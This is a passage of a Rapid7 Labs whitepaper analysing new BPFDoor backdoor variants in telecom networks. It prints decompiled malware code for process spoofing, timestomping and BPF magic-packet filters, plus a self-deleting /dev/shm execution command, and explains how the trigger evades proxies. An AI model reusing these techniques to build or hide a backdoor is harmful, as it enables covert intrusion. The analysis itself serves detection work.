RAPID7

WHITEPAPER

HIDING IN THE TUNNELS:

Unmasking the New Stealthy BPFDoor Variants

By Rapid7 Labs

CONTENTS

Introduction 3

Technical analysis 4

The httpShell and icmpShell variants 4

httpShell analysis 5

BPFdoor’s agnostic network evasion: Layer 2 and Layer 3 parsing 11

icmpShell analysis 23

Detection 37

Key takeaways 39

Indicators of compromise (IOCs) 39

MITRE ATT&CK matrix 40

About Rapid7 42

INTRODUCTION

Advanced persistent threats (APTs) are locked in a continuous arms race with network defenders. As static indicators of compromise (IoCs) for the notorious BPFDoor malware became widely deployed by security vendors, the threat actors went back to the drawing board. Our latest investigation reveals that these adversaries are embedding highly evasive "sleeper cells" deep inside the backbones of telecommunication environments.

BPFDoor is a remarkably stealthy kernel-level backdoor historically known for targeting telecom providers. Rather than opening persistent network ports or generating noisy beaconing traffic, it uses Berkeley Packet Filters (BPF) to silently inspect network traffic directly inside the operating system kernel. The implant remains dormant, effectively functioning as an invisible trapdoor that only activates when it intercepts a specifically crafted "magic packet." Furthermore, it achieves high operational security by spoofing process names associated with third-party hardware or appliance vendors (such as HPE ProLiant agents or Docker daemons), allowing it to seamlessly bypass default file monitoring and operating system's integrity features.

Rapid7 analyzed the recent BPFDoor variant landscape. A closer look unraveled several undocumented features, some of which have remained unknown for at least five years, leading to the discovery of two primary variants: httpShell and icmpShell.

Continuing the series on BPFDoor that began here, in which we anticipated some of these new features, we will dissect the updated codebase to examine the SSL (secure socket layer) weaponization and ICMP (Internet Control Message Protocol) relay. The threat actor continues to utilize the original codebase that was leaked in 2022, incorporating minor features.

The result is a messy codebase, including sloppy code intended to hinder threat hunting and detection efforts. Our research involved a thorough analysis of nearly 300 samples. This enabled us to uncover undocumented features, which we will detail in the following sections. Given the significant code overlap among BPFDoor variants, we focused on the minor, easily overlooked details the threat actor added to the leaked codebase.

Rapid7 identified new BPFDoor variants, and the research is still ongoing. Findings suggest that the targeted sector can extend beyond mobile carriers. Note that all the analyses carried out will perform a feature comparison highlighting the key differences in terms of code functions with the old codebase.

Beside the IoCs and detection script already released in our first overall blog, customers with access to Rapid7's Intelligence Hub will continue to receive the newest intelligence regarding BPFDoor as well as YARA and Suricata detection rulesets.

TECHNICAL ANALYSIS

The httpShell and icmpShell variants

Our research led to the discovery of two primary BPFDoor variants that completely alter how the malware operates within telecom infrastructures. This whitepaper will break down their technical inner workings.

httpShell variant
This variant leverages kernel-level packet filters to perform magic packet validation across both IPv4 and IPv6 traffic. By binding to all interfaces simultaneously, the malware forces the target's own kernel to do the heavy lifting of decapsulating complex carrier-grade tunnels such as Generic Routing Encapsulation (GRE) or General Packet Radio Service (GPRS) tunneling protocol (GTP), allowing the BPF filter to easily catch the magic bytes hidden inside the inner packets. It also utilizes HTTP (hypertext transfer protocol) tunneling to extract hidden commands, and features a newly discovered "Hidden IP" (HIP) field that enables stateless, dynamic C2 (command and control) routing and lateral movement leveraging ICMP relay. In an upcoming blog, we will connect the HTTP tunneling with the new controller's features.

icmpShell variant
Designed for heavily restricted environments, this variant tunnels an attacker's interactive TTY session (interactive terminal session) entirely over ICMP. Its ultimate stealth mechanism is a dynamic BPF filter injected into the kernel that binds specifically to the malware's runtime Process ID (PID). Because the PID changes upon every execution, the required "magic knock" signature mutates dynamically, rendering static firewall rules useless. Furthermore, icmpShell implements multi-mode execution (including stealthy bidirectional ICMP tunnels and UDP "hole-punching"), relies on RC4 encryption, and manually chunks payloads to evade network intrusion detection systems (NIDS).



Figure 1: The magic knock activating the backdoor

HttpShell analysis

Looking at the main routine of the analyzed sample (SHA256: cf2d3d9e0246a3220d7c3cc94257447085911b32e1de0aee9d4af7dd6427597d), we can observe the well known initial setup according to the leaked code in 2022, with some slightly minor changes. The routine begins by initializing hash values later used during controller authentication, and then checks whether the malware is already running by testing if the PID file exists and is readable using access() syscall. This ensures that only one instance of BPFDoor can execute at a time. Execution continues by spoofing smartd (Linux system daemon that monitors hard drive reliability): It writes the PID file used as a “mutex” and then enters the packet-handling loop.

```
__int64 __fastcall main(int argc, char **argv, char **envp)
{
  unsigned int seed; // eax
  int fd; // eax
  char hash2[48]; // [rsp+10h] [rbp-60h] BYREF
  char hash1[40]; // [rsp+40h] [rbp-30h] BYREF
  char *src; // [rsp+68h] [rbp-8h]

  strcpy(hash1, "73b9989bb8dd522b8e172f2e985810eb");
  strcpy(hash2, "d46bf5d43cffd7793665d40fc767ed86");
  src = "/usr/sbin/smartd -n -q never";
  file = "/var/run/hald-smartd.pid";
  if ( !access("/var/run/hald-smartd.pid", 4) )
    exit(0);
  if ( !getuid() )
  {
    bzero(&qword_807F40, 586u);
    seed = time(0);
    srand(seed);
    strcpy(proc_mask, src);
    strcpy(s1, hash1);
    strcpy(s, hash2);
    prctl_PR_SET_NAME_smartd(argc, argv, proc_mask);
    daemon(0, 0);
    chdir("/");
    callback_unlink_init_signal();
    signal(17, (__sighandler_t)sinal_child);    // 17:SIGCHLD
    pid = getpid();
    fd = open(file, 65, 420);                   // open(file, O_WRONLY | O_CREAT, 0644);
    close(fd);
    signal(17, (__sighandler_t)1);
    packet_loop();
  }
```

Figure 2: smartd initially spoofed and hashes used to authenticate magic packets

BPFDoor is historically known for targeting telecom providers. Its nature involves spoofing processes associated with third-party hardware or appliance vendors, allowing threat actors to maintain a very low profile. Threat actors deliberately use process names that often bypass default file monitoring or OS integrity features. Consequently, defenders must prioritize monitoring these vulnerable links in the defense chain. By masquerading as processes like smartd, the malware blends in with legitimate system components that are less likely to be closely monitored.

Historically, the malware copied its binary into /dev/shm (Linux temporary RAM-based filesystem), executed it, and immediately deleted the on-disk artifact to appear fileless. However, modern EDRs (endpoint detection response, cybersecurity solution) easily flag processes running from deleted inodes in temporary filesystems. Recognizing this, the developers of the httpShell variant have entirely eliminated the /dev/shm drop. Instead, the malware resides on disk and uses a single, hard-coded process name per sample to blend in as a normal daemon.

```C/C++
/bin/rm -f /dev/shm/%s;/bin/cp %s /dev/shm/%s && /bin/chmod 755 /dev/shm/%s &&
/dev/shm/%s --init && /bin/rm -f /dev/shm/%s
```

Figure 3: execution from shared memory

That approach backfired, since a process running from a deleted inode in a temporary file system (tmpfs) like /dev/shm can itself become a clear indicator of suspicious activity. The backdoor will then use the timestomp technique to alter the binary's timestamps and begin to masquerade its presence by randomly selecting a name to spoof from a limited pool of standard Linux processes.

```
int __fastcall b_sub_402807_timestomping(const char *file)
{
  struct timeval tvp; // [rsp+10h] [rbp-20h] BYREF
  __int64 v3; // [rsp+20h] [rbp-10h]
  __int64 v4; // [rsp+28h] [rbp-8h]

  tvp.tv_sec = 1225394236;                      // Thursday, October 30, 2008 7:17:16 PM (GMT)
  tvp.tv_usec = 0;
  v3 = 1225394236;
  v4 = 0;
  return utimes(file, &tvp);
}
```

Figure 4: Timestomping consistent across variants

The updated variant eliminates shared memory and uses a single, hard-coded process name per sample, specifically smartd. The list of suspicious processes and mutexes can be found in the detection script referenced at the end of the document.

```
strcpy(v9, "justforfun");
strcpy(v8, "socket");
src[0] = "/sbin/udevd -d";
src[1] = "/sbin/mingetty /dev/tty7";
src[2] = "/usr/sbin/console-kit-daemon --no-daemon";
src[3] = "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event";
src[4] = "dbus-daemon --system";
src[5] = "hald-runner";
src[6] = "pickup -l -t fifo -u";
src[7] = "avahi-daemon: chroot helper";
src[8] = "/sbin/auditd -n";
src[9] = "/usr/lib/systemd/systemd-journald";
strcpy(&pid_path, "/var/run/haldrund.pid");
```

Figure 5: Process names involved in spoofing and haldrund "mutex" file found in older variants

Once entering the routine we dubbed as packet_loop containing the main packet parsing logic, httpShell employs a BPF filter to implement a magic packet validation for all inbound IPv4 traffic.

This filter performs rigorous checks across multiple header fields, such as the IP version and fragmentation flags, and analyzes the protocol byte to determine the transport layer. A key function of the filter is its deep packet inspection for required constant values. The output below shows the filter being installed after running httpShell, the highlighted constants are the following magic bytes: 0x7255 (for UDP and ICMP traffic), 0x5293 (for TCP traffic), and 0x39393939 (also for TCP traffic).

To remain reliable across enterprise proxy layers, httpShell operators have introduced a clever mathematical padding scheme. HTTP proxies and WAFs (web application firewalls) frequently rewrite headers (e.g., injecting client IPs or routing metadata), which shifts data positions and typically breaks signature-based triggers. To bypass this, the threat actors weaponize SSL termination and treat the HTTP request body as a fixed coordinate space.

In httpShell variants the filters being installed are the ones previously classified by Trend Micro as variant B and D both checking for the presence of the byte sequence 0x39393939 at offset 26 of the tcp data.

By padding the payload with filler bytes, the attackers ensure their "9999" marker (0x39393939) always lands at exactly the 26th byte offset of the inspected data. This "magic ruler" technique allows the trigger to survive injection of proxy headers unlocking the BPF trapdoor hidden inside legitimate, decrypted HTTPS traffic.

Before analyzing the logic behind these filters, we should understand how they are created (Figure 6).



Figure 6: socket creation and filter attachment flags

The filter is installed by creating a packet socket using the flags in socket type constant, used in programming to create sockets: SOCK_DGRAM | SOCK_CLOEXE and then passing a structure of type struct sock_fprog — which contains the BPF program as an array of struct sock_filter entries — to the kernel with a setsockopt(..., SOL_SOCKET, SO_ATTACH_FILTER, &bpf_prog, ...) call.

Once accepted by the kernel, the BPF bytecode is bound to that socket. From that point on, every incoming packet delivered to the socket is run through the filter's BPF virtual machine and only packets that return a nonzero verdict ("accept") are delivered to user space.

Earlier versions used SOCK_RAW when creating the AF_PACKET socket. When a programmer employs an AF_PACKET socket in Linux to sniff network traffic, they must choose how much of the packet they want the kernel to hand them.

- **SOCK_RAW (Variant B):** The kernel hands the malware the entire Layer 2 Ethernet frame. Byte 0 is the Destination MAC address. The IP header doesn't start until Byte 14.
- **SOCK_DGRAM (Variant D):** The kernel strips off the 14-byte Ethernet header and hands the malware the Layer 3 packet. Byte 0 is the very first byte of the IP header.

Bearing in mind how the kernel actually parses the packet according to flags employed during socket creation we can start analyzing the BPF filtering logic, which is basically shared by variant B and D despite the difference in number of BPF instructions.



Figure 7: Main feature comparison between BPF D and B filters

Figure 7 highlights the four main differences in the BPF bytecode embedded in the two variants; due to different socket initialization flags, they execute different arithmetic to parse the packet.

What really stands out is that the bytecodes share the same filtering logic that relies on the presence of 0x39393939 at offset 26 in the tcp data, as resumed by the libcap filter shown in Figure 8.

```
C/C++
'udp[8:2] == 0x7255 or (icmp[8:2] == 0x7255 and icmp[icmptype] == icmp-echo)
or tcp[((tcp[12]&0xf0)>>2):2] == 0x5293 or tcp[((tcp[12] & 0xf0) >> 2) + 26 :
4] == 0x39393939)'
```

Figure 8: Trend Micro BPF parsing logic shared by both variant D and B

The malware author specifically programmed the BPF D filter to hunt for magic packets across both IPv4 and IPv6 networks, despite a minor flaw.

If the packet is IPv6 (the 0x60 branch), look at how the malware tries to find the UDP or TCP payload (Figure 9):

```
3    LDB [Abs]          0    0    0x0
4    AND                0    0    0xf0          // A &= 0xf0
5    JEQ                0    6    0x60          // Compare == 0x60
6    LDB [Abs]          0    0    0x6
7    JEQ                9    0    0x11          // Protocol: UDP
8    LDB [Abs]          0    0    0x6
9    JEQ                0    2    0x2c          // Protocol: IPv6-Frag
10   LDB [Abs]          0    0    0x28
```

Figure 9: BPF D filter supporting IPv6

The value 0x28 in hexadecimal, found at line 10 (40 in decimal), corresponds to the exact size of a standard, empty IPv6 header, which is 40 bytes long. The malware assumes that the UDP/TCP header will always start exactly at byte 40.

IPv6 supports "Extension Headers" (like routing, fragmentation, or IPSec headers) that sit between the IPv6 header and the TCP/UDP payload.

If an attacker sends a magic packet over IPv6 and includes even a single extension header, the TCP/UDP payload is pushed further down the packet. The malware's BPF filter will blindly look at byte 40, read the wrong data, and fail to wake up.

The table below shows the main differences between the two filters we analyzed. The shift to SOCK_DGRAM may seem only a tiny detail, but considering the infrastructure on which BPFDoor thrives, and given that the BPF filter is applied to all interfaces it has a devastating impact: The magic packet parsing is simplified, allowing the TA to use stateless tunneled protocols (featuring nested headers).

Feature	Variant B (39 Instructions)	Variant D (229 Instructions)
Socket Flag	SOCK_RAW	SOCK_DGRAM
Buffer Byte 0	Start of Ethernet Header (Dest MAC)	Start of IP Header (Version/IHL)
IP Header Start	Offset 14 (0xe)	Offset 0 (0x0)
Protocol Support	strictly IPv4	IPv4 + IPv6
Evasion Tactics	TCP offset padding (+ 26) for 0x39393939	TCP offset padding (+ 26) for 0x39393939
Efficiency	Highly efficient, lean bytecode	Bloated, repetitive branching logic

BPFDoor's agnostic network evasion: Layer 2 and Layer 3 parsing

When dealing with complex enterprise network topologies, involving traffic arriving via a GRE tunnel, BPFDoor relies on a dual-layer evasion technique.

Mobile networks and ISPs rely on protocols like GRE, IP-in-IP (encapsulation technique), and GTP to segregate and route massive volumes of core network traffic. For example, in the GRE protocol, packets are structured as shown in Figure 10.

Figure 10: ICMP over GRE tunnel

```
[Ethernet Frame Header] -> [Outer IP Header (Protocol 47)] -> [GRE Header] -> [Inner IP Header (Protocol 1)] -> [ICMP Payload (Magic 0x5572)]
```

Now we have two possible scenarios.

Scenario 1: The Malware listens on the physical interface (`eth0`)
If the attacker configured BPFDoor to bind its AF_PACKET socket directly to the physical ethernet adapter (e.g. eth0), the socket intercepts the packet before the Linux kernel has a chance to decapsulate the tunnel.

The packet on the wire looks like Figure 11.



Figure 11: BPFDoor binding on a physical interface

1. The SOCK_DGRAM filter looks at Byte 0 of the Outer IPv4 header. It sees 0x40 (IPv4).
2. It looks at Byte 9 of the Outer IPv4 header to check the protocol.
3. As this is a GRE packet, the Outer Protocol is 47 (0x2f).
4. The BPF filter only knows how to accept Protocol 1, 6, or 17. It sees 47, panics, and immediately hits RET 0x0 (DROP).

The magic bytes are buried deep inside the inner ICMP payload, but the filter never even looked that far.

Result: The filter DROPS the packet. The malware stays asleep.

At this stage, it appears the GRE tunnel has successfully blinded the malware. However, this intentional "failure" is immediately bypassed by the Linux kernel's own routing stack.

Scenario 2: The malware listens on "any" or the virtual interface (`gre1`)

If the malware binds to any or a specific GRE virtual interface (e.g., gre1).

1. The packet arrives on eth0.
2. The Linux kernel's networking stack processes the Outer IP header, recognizes it's a GRE tunnel, strips off the Outer IPv4 and GRE headers, and routes the Inner IPv4 packet to the virtual gre1 interface.
3. The malware's socket on gre1 intercepts the newly decapsulated packet.

Now, the packet looks like Figure 12 to the BPF filter.



Figure 12: BPFDoor listening on any or a virtual interface

1. The filter looks at Byte 0. It sees 0x40 (IPv4).
2. It looks at Byte 9. It sees 1 (ICMP).
3. It dynamically calculates the ICMP payload offset, finds 0x7255, and hits RET 0xffff (ACCEPT).

Result: The filter CATCHES the packet. The BPFDoor wakes up.

By combining SOCK_DGRAM with an unbound socket — as in the case of BPFDoor — the malware author let the target's own Linux kernel do the heavy lifting. The moment the host natively unzips the GTP or GRE tunnel and drops the clean inner packet onto a virtual interface, the BPF filter is already waiting to catch the magic bytes.

SOCK_DGRAM tells the kernel: "I don't care if this packet came from a physical copper cable (eth0 where you had to strip the MACs) or a virtual tunnel (gre1 where MACs never existed). Just guarantee me that Byte 0 is always the start of a layer 3 header."

Apex-level stealth is achieved through absolute simplicity, allowing attackers to punch straight through the telco core undetected.

The scenarios discussed above shed light on why we are observing a great amount of BPFDoor samples, each of them featuring slightly different code to perfectly adapt to the target environment. By playing around with different hardcoded magic bytes or socket creation and filter attachment flags, threat actors can introduce minor logic changes in the code leading to new BPFDoor variants.

Continuing the comparison with known variants using SOCK_RAW, userland logic adjusts the parsing mechanism too.

```
while ( 1 )
{
  do
  {
    memset(buff, 0, 512u);
    recvfrom(sock, buff, 512u, 0, 0, 0);
    size_ip = 4 * (buff[14] & 0xF);
  }
  while ( size_ip <= 19 );
```

```
while ( 1 )
{
  do
  {
    memset(s, 0, 1024u);
    v29 = 0;
    v28 = recvfrom(fd, s, 1024u, 0, 0, 0);
    IP_HEADER = s;
    IP_HEADER_LENGTH = 4 * (s[0] & 0xF);
```

Figure 13: Socket creation flags determine different userland packet parsing

In old versions (Figure 13, left), the first 14 bytes are discarded to calculate the IP header size, while on the right, the newer variant assumes packets starting directly from the IP header.
The key distinctions begin to emerge once the main parsing loop is entered.

```
mpacket = 0;
v31 = 0;
memset(s2, 0x39, 4);
qmemcpy(v13, "0", 1832u);
optval = 229;
v15 = v13;
v0 = htons(0x800u);
result = socket(17, 0x80002, v0);
fd = result;
if ( result > 0 )
{
  result = setsockopt(fd, 1, 26, &optval, 0x10u);
  if ( result != -1 )
  {
    while ( 1 )
    {
      do
      {
        memset(s, 0, 0x400u);
        v29 = 0;
